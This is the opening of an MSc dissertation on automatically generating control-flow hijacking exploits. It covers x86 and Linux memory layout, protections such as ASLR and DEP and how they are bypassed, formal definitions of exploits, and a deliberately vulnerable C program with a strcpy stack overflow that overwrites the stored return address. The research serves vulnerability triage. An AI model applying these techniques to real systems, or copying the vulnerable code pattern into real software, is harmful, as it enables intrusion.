UNIVERSITY OF OXFORD
COMPUTING LABORATORY

MSc COMPUTER SCIENCE DISSERTATION

Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities

Author:
Sean HEELAN

Supervisor:
Dr. Daniel KROENING

September 3, 2009

Contents

List of Figures

List of Tables

List of Code Listings

Acknowledgements

First and foremost I would like to thank my supervisor, Dr. Daniel Kroening, for his assistance and feedback during the past few months. I am indebted to Dr. Kroening as he initially proposed this project when I had little idea what I wanted to work on beyond *'something combining verification techniques and security vulnerabilities'*.

I am also grateful to the developers of the DynamoRIO and Pin binary instrumentation tools. They have developed excellent platforms for the construction of program analysis tools and, just as importantly, they have countless examples, detailed documentation and active user-groups that provide timely answers.

As with all projects I've worked on in the security domain I have once again received advice from countless individual researchers and hackers. I would particularly like to mention the *#formal* members who are among the most intelligent and motivated people I've had the pleasure of talking with. Their help was crucial as I got to grips with the practical problems of real-world automated program analysis. In particular I would like to thank William Whistler who is essentially a walking copy of the Intel manuals and endured many of my early thesis drafts.

Finally, I would like to thank my family who have supported me during the course of this dissertation. Without their assistance this work would not have been possible.

Abstract

Software bugs that result in memory corruption are a common and dangerous feature of systems developed in certain programming languages. Such bugs are security vulnerabilities if they can be leveraged by an attacker to trigger the execution of malicious code. Determining if such a possibility exists is a time consuming process and requires technical expertise in a number of areas. Often the only way to be sure that a bug is in fact exploitable by an attacker is to build a complete exploit. It is this process that we seek to automate. We present a novel algorithm that integrates data-flow analysis and a decision procedure with the aim of automatically building exploits. The exploits we generate are constructed to hijack the control flow of an application and redirect it to malicious code.

Our algorithm is designed to build exploits for three common classes of security vulnerability; stack-based buffer overflows that corrupt a stored instruction pointer, buffer overflows that corrupt a function pointer, and buffer overflows that corrupt the destination address used by instructions that write to memory. For these vulnerability classes we present a system capable of generating functional exploits in the presence of complex arithmetic modification of inputs and arbitrary constraints. Exploits are generated using dynamic data-flow analysis in combination with a decision procedure. To the best of our knowledge the resulting implementation is the first to demonstrate exploit generation using such techniques. We illustrate its effectiveness on a number of benchmarks including a vulnerability in a large, real-world server application.

Chapter 1

Introduction

1.1 Introduction

In this work we will consider the problem of automatic generation of exploits for software vulnerabilities. We provide a formal definition for the term "exploit" in Chapter 2 but, informally, we can describe an exploit as a program input that results in the execution of malicious code[1]. We define malicious code as a sequence of bytes injected by an attacker into the program that subverts the security of the targeted system. This is typically called *shellcode*. Exploits of this kind often take advantage of programmer errors relating to memory management or variable typing in applications developed in C and C++. These errors can lead to buffer overflows in which too much data is written to a memory buffer, resulting in the corruption of unintended memory locations. An exploit will leverage this corruption to manipulate sensitive memory locations with the aim of hijacking the control flow of the application.

Such exploits are typically built by hand and require manual analysis of the control flow of the application and the manipulations it performs on input data. In applications that perform complex arithmetic modifications or impose extensive conditions on the input this is a very difficult task. The task resembles many problems to which automated program analysis techniques have been already been successfully applied [38, 27, 14, 43, 29, 9, 10, 15]. Much of this research describes systems that consist of data-flow analysis in combination with a decision procedure. Our approach extends techniques previously used in the context of other program analysis problems and also encompasses a number of new algorithms for situations unique to exploit generation.

1.2 Motivation

Due to constraints on time and programmer effort it is necessary to triage software bugs into those that are serious versus those that are relatively benign. In many cases security vulnerabilities are of critical importance but it can be difficult to decide whether a bug is usable by an attacker for malicious purposes or not. Crafting an exploit for a bug is often the only way to reliably determine if it is a security vulnerability. This is not always feasible though as it can be a time consuming activity and requires low-level knowledge of file formats, assembly code, operating system internals and CPU architecture. Without a mechanism to create exploits developers risk misclassifying bugs. Classifying a security-relevant bug incorrectly could result in customers being exposed to the risk for an extended period of time. On the other hand, classifying a benign bug as security-relevant could slow down the development process and cause extensive delays as it is investigated. As a result, there has been an increasing interest into techniques applicable to Automatic Exploit Generation (AEG).

---

[1]We consider exploits for vulnerabilities resulting from memory corruption. Such vulnerabilities are among the most common encountered in modern software. They are typically exploited by injecting malicious code and then redirecting execution to that code. Other vulnerabililty types, such as those relating to design flaws or logic problems, are not considered here.

The challenge of AEG is to construct a program input that results in the execution of shellcode. As the starting point for our approach we have decided to use a program input that is known to cause a crash. Modern automated testing methods routinely generate many of these inputs in a testing session, each of which must be manually inspected in order to determine the severity of the underlying bug.

Previous research on automated exploit generation has addressed the problem of generating inputs that corrupt the CPU's instruction pointer. This research is typically criticised by pointing out that crashing a program is not the same as exploiting it [1]. Therefore, we believe it is necessary to take the AEG process a step further and generate inputs that not only corrupt the instruction pointer but result in the execution of shellcode. The primary aim of this work is to clarify the problems that are encountered when automatically generating exploits that fit this description and to present the solutions we have developed.

We perform data-flow analysis over the path executed as a result of supplying a crash-causing input to the program under test. The information gathered during data-flow analysis is then used to generate propositional formulae that constrain the input to values that result in the execution of shellcode. We motivate this approach by the observation that at a high level we are trying to answer the question *"Is it possible to change the test input in such a way that it executes attacker specified code?"*. At its core, this problem involves analysing how data is moved through program memory and what constraints are imposed on it by conditional statements in the code.

1.3   Related Work

Previous work can be categorised by their approaches to data-flow analysis and their final result. On one side is research based on techniques from program analysis and verification. These projects typically use dynamic run-time instrumentation to perform data-flow analysis and then build formulae describing the programs execution. While several papers have discussed how to use such techniques to corrupt the CPU's instruction pointer they do not discuss how this corruption is exploited to execute shellcode. Significant challenges are encountered when one attempts to take this step from crashing the program to execution of shellcode.

Alternatives to the above approach are demonstrated in tools from the security community [37, 28] that use ad-hoc pattern matching in memory to relate the test input to the memory layout of the program at the time of the crash. An exploit is then typically generated by using this information to complete a template. This approach suffers from a number of problems as it ignores modifications and constraints applied to program input. As a result it can produce both false positives and false negatives, without any information as to why the exploit failed to work or failed to be generated.

The following are papers that deal directly with the problem of generating exploits:

(i) *Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications* - This paper [11] is the closest academic paper, in terms of subject matter, to our work. An approach is proposed and demonstrated that takes a program P and a patched version P', and produces a sample input for P that exercises the vulnerability patched in P'. Using the assumption that any new constraints added by the patched version relate to the vulnerability they generate an input that violates these constraints but passes all others along a path to the vulnerability point (e.g. the first out of bounds write). The expected result of providing such an input to P is that it will trigger the vulnerability. Their approach works on binary executables, using data-flow analysis to derive a path condition and then solving such conditions using the decision procedure STP to produce a new program input.

As the generated program input is designed to violate the added constraints it will likely cause a crash due to some form of memory corruption. The possibility of generating an exploit that results in shellcode execution is largely ignored. In the evaluation a specific case in which the control flow was successfully hijacked is given, but no description of how this would be automatically achieved is described.

(ii) *Convicting Exploitable Software Vulnerabilities: An Efficient Input Provenance Based Approach* - This paper [35] again focuses on exploit generation but uses a "suspect input" as its starting point instead

of the differences between two program binaries. Once again data-flow analysis is used to build a path condition which is then used to generate a new input using a decision procedure. User interaction is required to specify how to mutate input to meet certain path conditions. As in the previous case, the challenges and benefits involved in generating an exploit that result in shellcode execution are not discussed.

(iii) *Byakugan* - Byakugan [28] is an extension for the Windows debugger, *WinDbg*, that can search through program memory attempt to match sequences of bytes from an input to those found in memory. It can work with the *Metasploit* [39] tool to assist in generation of exploits. In terms of the desired end result, this is similar to our approach although it suffers from the limitations of pattern matching. When searching in memory the tool accounts for common modification to data such as converting to upper/lower case and unicode encoding but will miss all others. It makes no attempt at tracking path conditions and as a result can offer no guarantees on what parts of the input are safe to change and still trigger the vulnerability.

(iv) *Automated Exploit Development, The future of exploitation is here* - This document [37] is a whitepaper describing the techniques used in the Prototype-8 tool for automated exploit generation. The generation of control flow hijacking exploits is the focus of the tool. This is achieved by attaching a debugger to a running process and monitoring its execution for erroneous events as test cases are delivered to the program. When such an event occurs the tool follows a static set of rules to create an exploit based on what type of vulnerability was discovered (i.e. it distinguishes between stack and heap overflows). These rules attempt to determine what parts of the input data overwrote what sensitive data and hence may be used to gain control of the program execution. Once this is determined these values are used to generate an exploit based on a template for the vulnerability type. No attempt is made to determine constraints that may exist on this input or to customise the exploit template to pass these constraints.

(v) *Automatic Discovery of API-Level Exploits* - In this paper [25] a framework is presented to model the details of the APIs provided by functions such as `printf`. Once the effects of these API features have been formalised they can be used in predicates to specifying conditions required for an exploit. These predicates can then be automatically solved to provide API call sequences that exploit a vulnerability. This approach is restricted to creating exploits where all required memory corruption can be introduced via a single API, such as `printf`.

As well as the above papers, the BitBlaze project [50] has resulted in a number of papers that do not deal explicitly with the generation of exploits but do solve related problems. Approaching the issue of automatically generating signatures for vulnerabilities [9, 10] they describe a number of useful techniques for gathering constraints up to a particular vulnerability point and using these constraints to describe data that might constitute an exploit.

There is also extensive previous work on data-flow analysis, taint propagation, constraint solving and symbolic execution. Combinations of these techniques to other ends, such as vulnerability discovery [27, 14], dynamic exploit detection [43] and general program analysis [29] are now common.

1.4 Thesis

Our thesis is as follows:

Given an executable program and an input that causes it to crash there exists a sound algorithm to determine if a control flow hijacking exploit is possible. If a control flow hijacking exploit is possible there exists an algorithm that will automatically generate this exploit.

The purpose of this work is to investigate the above thesis and attempt to discover and implement a satisfying algorithm. Due to the sheer number of ways in which a program may crash, and a vulnerability be

exploited, it is necessary to limit our research to a subset of the possible exploit types. In our investigation we impose the following practical limits[2]:

1. Data derived from user input corrupts a stored instruction pointer, function pointer or the destination location and source value of a write instruction.

2. Address space layout randomisation may be enabled on the system but no other exploit prevention mechanisms are in place.

3. Shellcode is not automatically generated and must be provided to the exploit generation algorithm.

1.5   Contributions of this Work

In the previous work there is a gap between the practicality of systems like Byakugan and the reliability and theoretical soundness of systems like [11]. In an attempt to close this gap we present a novel system that uses data-flow analysis and constraint solving to generate control flow hijacking exploits. We extend previous research by describing and implementing algorithms to not only crash a program but to hijack its control flow and execute malicious code. This is crucial if we are to reliably categorise a bug as exploitable or not [1].

The contributions of this dissertation are as follows:

1. We present the first formalisation of the core requirements for a program input to hijack the control flow of an application and execute malicious code. This contains a description of the conditions on the path taken by such an input for it to be an exploit, as well as the information required to generate such an input automatically. This formalisation is necessary if we are to discuss generating such exploits in the context of existing research on software verification and program analysis. The formalisation should also prove useful for future investigations in this area. *(Chapter 2)*.

2. Building on the previous definitions we present several algorithms to extract the required information from a program at run-time. First, we present instrumentation and taint analysis algorithms that are called as the program is executed. We then describe a number of algorithms to process the data gathered during run-time analysis and from this data build a propositional formula expressing the conditions required to generate an exploit. Finally, we illustrate how one can build an exploit from such a formula using a decision procedure. *(Chapters 3 & 4)*.

3. We present the results of applying the implementation of the above algorithms to a number of vulnerabilities. These results highlight some of the differences between test-case generation and exploit generation. They also provide the test of our thesis and, to the best of our knowledge, are the first demonstration of exploit generation using data-flow analysis and a decision procedure. *(Chapter 5)*.

4. We outline a number of future research areas we believe are important to the process of automatic exploit generation. These areas may provide useful starting points for further research on the topic. *(Chapter 6)*.

1.6   Overview

Chapter 2 consists of a description of how the exploit types we will consider function, followed by a formalisation of the components required to build such exploits. Chapter 3 contains the main description of our algorithm and the theory it is built on. In Chapter 4 we outline the implementation details related to the algorithms described in Chapter 3. Chapter 5 contains the results of running our system on both test and real-world vulnerabilities. Finally, Chapter 6 discusses suggestions for further work and our conclusions.

---

[2]The meaning and implications of these limits are explained in later chapters.

Chapter 2

Problem Definition

The aim of this Chapter is to introduce the vulnerability types that we will consider and describe the main problems involved in generating exploits for these vulnerability types. We will then formalise the relevant concepts so they can be used in later chapters. We begin by describing some system concepts that are necessary for the rest of the discussion.

2.1 Operating System and Architecture Details

2.1.1 CPU Architecture

CPU architectures vary greatly in their design and instruction sets. As a result, we will tailor our discussion and approach towards a particular standard. From this point onwards, it is assumed our targeted architecture is the 32-bit Intel x86 CPU. On this CPU a byte is 8 bits, a word is 2 bytes and a double word, which we will refer to as a dword, is 4 bytes. The x86 has a little-endian, Complex Instruction Set Computer (CISC) architecture. Each assembly level instruction on such an architecture can have multiple low-level side effects.

Registers

The 32-bit x86 processors define a number of general purpose and specialised registers. While the purpose of most of these registers is unimportant for our discussion we must consider four in particular. These are as follows

1. Extended Instruction Pointer (EIP) - Holds the memory location of the next instruction to be executed by the CPU.

2. Extended Base Pointer (EBP) - Holds the address of the current stack frame. This will be explained in our description of the stack memory region.

3. Extended Stack Pointer (ESP) - Holds the address of the top of the stack. Again, this will be explained in our description of the stack.

4. Extended Flags Register (EFLAGS) - This register represents 32 different flags that may be set or unset (usually as a side effect) by an instruction. Some common flags are the zero flag, sign flag, carry flag, parity flag and overflow flag, which indicate different properties of the last instruction to be executed. For example, if the operands to the `sub` instruction are equal then the zero flag will be set to true (a number of other flags may also be modified).

While registers are dword sized, some of their constituent bytes may be directly referenced. For example, a reference to EAX returns the full 4 byte register value, AX returns the first 2 bytes of the EAX register, AL returns the first byte of the EAX register, and AH returns the second byte of the EAX register. A full

description of all referencing modes available for the various registers can be found in the Intel documentation [19].

2.1.2 Operating system

As exploit techniques vary between operating systems (OS) we will have to focus our attention on a particular OS where implementation details are discussed. We decided on Linux[1] due to the availability of a variety of tools for program analysis [41, 8, 36] and formula solving [23, 12] that would prove useful during our implementation.

The most common executable format for Linux binaries is the Executable and Linking Format (ELF). At run-time, each ELF binary consists of a number of segments, the details of which are important for our discussion. Of particular interest to us in this section are the stack and .dtors segments.

The Stack

The stack is a region of memory used to store function local variables and function arguments. As mentioned earlier, the top of the stack is pointed to by the ESP register. The stack grows from high to low memory addresses, as illustrated in figure 2.1, and memory can be allocated on it by subtracting the number of bytes

```
                    0xbfXXXXXX

              ┌──────────────┐
              │  Each slot   │
              ├──────────────┤     Data is written
              │  holds 4     │
              │              │     towards 0xbfXXXXXX
              ├──────────────┤
              │  bytes       │
              │              │
              ├──────────────┤
              │              │     The stack grows
              ├──────────────┤
              │              │     towards 0x00000000
              │              │
              ├──────────────┤
              │              │
              └──────────────┘

                    0x00000000
```

Figure 2.1: Stack convention diagram

required from the ESP. The push and pop instructions insert/remove their operand from the stack and decrement/increment the value in ESP[2]. Allocation of storage space on the stack is considered static, in that the compiler can decide at compile time the size of allocations and embed the required instructions to modify the ESP.

As well as storing local variables and function arguments, the stack is used during function calls to store metadata concerning the caller and the callee. When function A calls function B it is necessary to store the current value of the EIP, in order for A to continue execution once B has returned. This is done automatically by inserting the value of the EIP at the top of the stack when a call instruction is executed.

In discussing the x86 registers we mentioned that the EBP register points to the current stack frame. A function's stack frame contains its local variables and the EBP register is used as an offset base to reference these variables. As there is only one EBP register per CPU, it is necessary to store the current value when a new function is called, and to restore it when the function returns. Like the EIP, this data is stored in-band on the stack and is inserted directly after the stored EIP. Once the current EBP value has been pushed to the stack the ESP value is copied to the EBP register.

---

[1]Ubuntu 8.04, kernel 2.6.27.

[2]The amount the stack pointer changes by when a push, pop, ret, or call instruction is encountered depends on the default width of the current architecture. For 32-bit x86 processors that is 4 bytes (32 bits).

At the end of every function[3] it is then necessary to restore the stored EBP and EIP. This is handled by a sequence of instructions inserted by the compiler. It typically looks like the following, although the `leave` instruction can be used to replace the `mov` and `pop` combination.

Example 2.1 x86 function epilogue

```
mov esp, ebp ; Move the address of the stored EBP into the ESP register
pop ebp ; Pop the value of the stored EBP into the EBP register
ret ; Pop the value of the stored EIP into the EIP register
```

Constructors and Destructors

The *gcc* compiler allows programmers to register functions that will be called before and after the `main` function. Such functions are referred to as constructors and destructors, the addresses of which are stored in the `.ctors` and `.dtors` segments respectively. These segments exist even if there are no programmer registered functions[4]. The layout of both sections is as follows

```
0xffffffff <function address> <another function address> ...  0x00000000
```

The `.dtors` section in particular is relevant as it will allow us to demonstrate a particular class of exploit in later sections.

2.2 Run-time protection mechanisms

All major operating systems now include a variety of techniques to make it more difficult for exploits to succeed. These protection mechanisms need to be considered as they change the possibilities available when creating an exploit.

2.2.1 Address Space Layout Randomisation

Address Space Layout Randomisation (ASLR) aims to introduce a certain degree of randomness into the addresses used by a program at run-time [52]. It is designed to prevent an attacker from predicting the location of data within the memory regions of a running program. ASLR can be enabled for different memory regions independently and thus it is possible that the stack is randomised but the heap is not. Due to such possibilities, ASLR on its own is often easily defeated by an exploit [32, 40], especially on 32-bit architectures [48] where the number of bits available for randomisation is relatively small.

2.2.2 Non-Executable Memory Regions

This mechanism, typically called NoExec or Data Execution Prevention (DEP), is an approach to preventing exploits from succeeding by marking certain pages of a programs address space as non-executable [53]. It relies on software or hardware to prevent the execution of data within these pages. This protection mechanism is based on the observation that many exploits attempt to execute shellcode located in areas not typically required to be marked as executable e.g. the stack and heap. As with ASLR, it is possible to bypass NoExec under certain conditions [49].

---

[3]As an optimisation, in some situations the compiler may generate code that does not update the EBP when creating a new stack frame. In such cases the old EBP will not be stored when the function is called.

[4]The most recent versions of gcc have started adding in checks at compile time to prevent this technique. http://intheknow-security.blogspot.com/2009/08/exploitation-via-dtors-and-mitigation.html.

2.2.3 Stack Hardening

Compilers for a number of operating systems now include techniques that aim to prevent stack overflows being used to create exploits. This can consist of a variety of run-time and compile-time checks and changes but the most common are the implementation of a stack 'canary' [54] and the reordering of stack-based variables [24]. A stack canary is a supposedly unpredictable value placed below the stored instruction pointer/base pointer on the stack that is checked just before the function returns. If it is found to be corrupted the program aborts execution. The other common method involved in stack hardening is to rearrange local variables so that the buffers are placed above other variables on the stack. The aim is to ensure that if a buffer overflow does occur then it corrupts the stack canary rather than other local variables. Without this rearranging an attacker may be able to gain control of the program before the stack canary is checked by corrupting local variables.

2.2.4 Heap Hardening

Heap hardening primarily consists of checking the integrity of metadata that is stored in-band between chunks of data on the heap. This metadata describes a number of features of a given chunk of heap data, such as its size, pointers to its neighbouring chunks, and other status flags. When a buffer overflow occurs on the heap it is possible to corrupt this metadata. As a result, many major operating systems perform a number integrity checks on the stored values before allocating/deallocating memory. The aim is, once again, to make exploits for heap overflows more difficult to build by forcing any corrupted data to satisfy the integrity checks.

2.2.5 Protection Mechanisms Considered

In our approach we will specifically consider the problems posed by ASLR. ASLR is encountered on Windows, Linux and Mac OS X and the methods for defeating it are relatively similar.

There are methods of evading the other protection mechanisms and in many cases it may be possible to use an approach similar to ours to do so. For instance, the typical approach to avoiding DEP consists of redirecting the instruction pointer into existing library code, instead of attacker-specified shellcode. In this case the attacker injects a chain of function addresses and arguments instead of shellcode but the method of automatically generating such an exploit is otherwise the same. Similarly, in cases where the stack hardening is flawed it may be possible to predict the canary value. Our approach could also be extended to cover this situation if provided with the predicted value.

Heap-based metadata overflows are an importanty category of vulnerability not considered here. Further research is necessary in order to determine the feasibility of automatically generating exploits for such vulnerabilities. Due to heap hardening our approach on its own is not suitable for the generation of heap exploits. Often, heap based vulnerabilities require careful manipulation of the heap layout in order to generate an exploit. Determining methods to do this automatically is left as further work and will be critical in extending AEG techniques to heap based vulnerabilities.

2.3 Computational Model

In this section we will provide formal definitions for the computational model used when discussing the analysis of a program P.

Definition 1 (Definition of a Program). *In general, every program P consists of a potentially infinite number of paths Ω. Each path $\omega \in \Omega$ is a potentially infinite sequence of pairs $[i_0, i_1, ..., i_n, ...]$, where each pair i contains an address i_{addr} and the associated assembly level instruction at that address i_{ins}. Each pair can appear one or more times.*

The nth instruction of a path ω is denoted by $\omega(n)$. Two paths ω_j and ω_k are said to be different if there exists a pair $\omega(n)$ such that $\omega_j(n) \neq \omega_k(n)$.

Definition 2 (Definition of an Instruction). *When referring to the instruction i_{ins} in a pair i we will use the identifier of the pair itself i, and specify the address explicitly as i_{addr} if we require it. Instructions can have source and destination operands, where a source operand is read from and a destination operand is written to. The set of source operands for an instruction i is referenced by i_{srcs}, while the set of destination operands is referenced by i_{dsts}. The sets i_{dsts} and i_{srcs} can contain memory locations and/or registers depending on the semantics of the instruction as defined in [19].*

Definition 3 (Definition of a Concrete Path). *A concrete path ω_c is a path where the value of each operand of an instruction i is known $\forall i \in \omega_c$. This contrasts with static analysis where we may have to approximate the value of certain operands. In our analysis we assume that for a given input I, there is exactly one corresponding program path. Therefore, a run of a program in our framework can be defined by $P(I) = \omega_c$, where I is an input to the program P resulting in the path ω_c being executed. In our approach we consider single, concrete paths in P for analysis.*

The final concepts of interest to us in the definition of P are its run-time memory M and registers R. We will use $\mathcal{P}$ to denote a running instance of P.

Definition 4 (Definition of Program Memory). *Assuming A is the set of all valid memory addresses in $\mathcal{P}$ and B is the set of all byte values $\{0x00, \ldots, 0xff\}$ then M is a total function from A to B. Every running program has such a function defined and any instruction that writes to memory modifies $M(a)$ for all memory addresses $a \in ins_{dsts}$.*

We divide the domain of M, the memory addresses, into two subsets. Those memory addresses $a \in A$ that can legitimately be used to store data tainted[5] by user input constitute the set M_u[6]. The complement of M_u in M is the set of addresses $a \in A$ that should not used to store data tainted by user input. We call this set M_m[7]. A subset of M_m is the set M_{EIP}, containing the memory addresses of all values currently in memory that may eventually be used as the instruction pointer, e.g. stored instruction pointers on the stack.

To illustrate Definition 4 consider the following assembly code:

Example 2.2 Modifying the memory state of a program

```
lea eax, 0xbfffdf1a
mov DWORD PTR [eax], 0x00000000
mov DWORD PTR [eax], 0x04030201
```

The `lea` instruction does not modify any memory addresses and so the function M is unchanged. The first `mov` will cause $M(a)$ to be updated $\forall a \in (0xbfffdf1a, 0xbfffdf1b, 0xbfffdf1c, 0xbfffdf1d)$, resulting in the mapping illustrated in figure 2.2. The second `mov` instruction modifies the mapping again, resulting in the mapping illustrated in figure 2.3. Note that in Figure 2.3 the constituent bytes of `0x04030201` are stored in reverse order due to the little-endianness of the x86 architecture.

As well as modifying the domain-to-range mappings of M each instruction may also add and remove values from M_m. For example, if ESP contains the value `0xbfffabcd` and a `call` instruction executes then the address `0xbfffabcd` will be added to M_m (and more specifically, M_{EIP}) as it now contains a stored instruction pointer. When the function called returns `0xbfffabcd` is removed from M_m as at that point in the program it does not contain a value we know may eventually be used as the instruction pointer.

Definition 5 (Definition of CPU Registers). *The total function R is a mapping from set of CPU registers to integer values. The domain of R is a set with cardinality equal to the number of available registers on the*

---

[5]In Chapter 3 we will introduce the concept of tainting and taint analysis directly. For now, we consider data tainted if it is directly derived from user input or, recursively, derived from other tainted data.

[6]For example, the addresses of local variables on the stack, or the range of addresses spanned by a chunk of heap allocated memory.

[7]For example, addresses used to store heap metadata, stack canary values, stored instruction pointers, function pointers and locations that will be used as the destination operands in write instruction.

Figure 2.2: Updating M: mov DWORD PTR [eax], 0x00000000

Figure 2.3: Updating M: mov DWORD PTR [eax], 0x01020304

CPU under consideration. Its members are register identifiers, e.g. EAX, BX, ESP and so on. The range of R is the set of dword values $\{$`0x0, ..., 0xffffffff`$\}$[8].

2.4   Security Vulnerabilities

2.4.1   When is a Bug a Security Vulnerability?

For our purposes we will consider a *bug* in a program P to be an input B that causes the corruption of some memory address in M_m, and results in P terminating abnormally. We define abnormal termination to be the termination of P as a result of a CPU-generated exception or the failure of an operating system or library-level integrity check, such as the protection mechanisms mentioned earlier. Such a path $P(B)$ is a sequence of instructions $[i_0, ..., i_n]$, where one or more instructions result in a write to an address in M_m, and where the instruction i_n triggers an exception, or is the final instruction in a path triggered by the failure of an integrity check that terminates the program.

In some cases, a bug as just described may be categorised as a security vulnerability. This is the Denial of Service (DoS) vulnerability class and it is this class of vulnerabilities that previous work focused on triggering [11, 25, 35]. In other cases, a DoS vulnerability is not a security threat, e.g., a bug that causes a media player to crash. In cases where DoS does not equate to a security threat it would be premature to immediately triage the bug as not being indicative of a security flaw. At this point, one must analyse the path taken ω_c and attempt to discover if it is possible for an attacker to manipulate the memory addresses corrupted in such a way as to avoid the abnormal termination of $\mathcal{P}$, and instead execute malicious code.

If such an input is possible then the bug is a security vulnerability and we would describe the input $\mathcal{X}$ that results in the execution of malicious code as an exploit for P.

2.4.2   Definition of an Exploit

As discussed, previous work on exploit generation has focused on generating exploits that can be categorised as Denial of Service (DoS) attacks. This is a satisfactory first step, but it ignores the difference in severity between a DoS exploit and one that results in malicious code execution. The latter can have a much more costly impact, but are more difficult to create. By extending the definition of an exploit to reflect this distinction we can triage vulnerabilities at a finer level of granularity.

Definition 6 (Definition of an Exploit). *We consider an exploit $\mathcal{X}$ to be an input to P such that the path $P(\mathcal{X})$ contains the following three components (B, H, S):*

1. *B is a sequence of instructions that directly corrupt one or more bytes in M_m, the set of memory locations that should not be tainted by user input.*

2. *H is a sequence of instructions that corrupt a memory location $m_{eip} \in M_{EIP}$ with the address of the injected shellcode. For example, a stored instruction pointer on the stack, an entry in the* `.dtors` *segment, a function pointer and so on. In some cases the sequence H is the same as the sequence B, expressed $H \equiv B$, such as when a buffer overflow directly corrupts a stored instruction pointer. In other cases $H \not\equiv B$, such as when a buffer overflow corrupts a pointer (B) that is then later used as the destination operand in a write operation. As the destination operand is under our control we can force the instruction to corrupt a value in M_{EIP} when this write instruction takes place.*

3. *S is the shellcode injected into the process by the exploit.*

We use the symbol $\models$ to denote that a path contains one or more of the above sequences. If $\mathcal{X}$ is an exploit then $P(\mathcal{X}) \models B$, $P(\mathcal{X}) \models H$ and $P(\mathcal{X}) \models S$, or more concisely $P(\mathcal{X}) \models (B, H, S)$.

---

[8]All registers can be legitimately used for data directly derived from user input except for the EIP, ESP and EBP when it is in use as a base pointer. We currently consider these three registers and the general purpose registers in our analysis.

```c
1  #include <stdlib.h>
2  #include <string.h>
3  #include <fcntl.h>
4  #include <unistd.h>
5
6  void func(char *userInput)
7  {
8      char arr[32];
9
10     strcpy(arr, userInput);
11 }
12
13 int main(int argc, char *argv[])
14 {
15     int res, fd = -1;
16     char *heapArr = NULL;
17     fd = open(argv[1], O_RDONLY);
18
19     heapArr = malloc(64*sizeof(char));
20     res = read(fd, heapArr, 64);
21     func(heapArr);
22
23     return 0;
24 }
```

In all exploits we consider the goal is to corrupt an address in M_{EIP} with the aim of redirecting execution to attacker specified shellcode. We categorise the type of exploit where $H \equiv B$ as a direct exploit, and as an indirect exploit when $H \not\equiv B$. That is, they differ in how the address in M_{EIP} is corrupted. A direct exploit modifies an address in M_{EIP} as part of the initial memory corruption whereas an indirect exploit modifies an address in M_m, but not in M_{EIP}, that later causes a modification to a value in M_{EIP}. The problems encountered when generating both types of exploit overlap in certain areas, but are significantly different in others. We will therefore deal with them separately from this point onwards.

2.5 Direct Exploits

Direct exploits are exploits in which $H \equiv B$. The equivalence of the sequences H and B indicates that in the exploit the value that will be used as the instruction pointer is corrupted during the buffer overflow. This type of exploit is typically targeted at a stack-based overflow of an instruction pointer, or an overflow of a function pointer. In this section we will first describe how a direct exploit typically functions, using a standard stack-based buffer overflow, and then formalise the problem of automatically generating such an exploit.

2.5.1 Manually Building Direct Exploits

The purpose of this section is to illustrate how direct exploits are manually constructed. We do this by providing a concrete example that demonstrates some of the core issues. We will describe the process for two vulnerability types that can be exploited by direct exploits. These are stored instruction pointer corruption and function pointer corruption.

Stored Instruction Pointer Corruption

The C code in Listing 2.1 shows a program that is vulnerable to a stack-based buffer overflow, and will be used as a working example in this section.

The vulnerability is in the function `func`, which neglects to check the size of `userInput` before `strcpy` is used to move it into the local array `arr`. If more than 32 bytes of input are read in by the program then the call to `strcpy` will exceed the bounds of `arr`. We can illustrate the problem by demonstrating the effect on the stack of running the program with the following string as input[9]:

<p style="text-align:center">[CCCC*8] + [BBBB] + [AAAA]</p>

Before the `strcpy` at line 10, the stack is arranged like the left hand side of figure 2.4, whereas after the

0x0804849f	Stored EIP	0x41414141	Stored EIP
0xbfc84908	Stored EBP	0x42424242	Stored EBP
		. . .	
	arr, 32 byte array	0x43434343	arr, 32 byte array
		. . .	
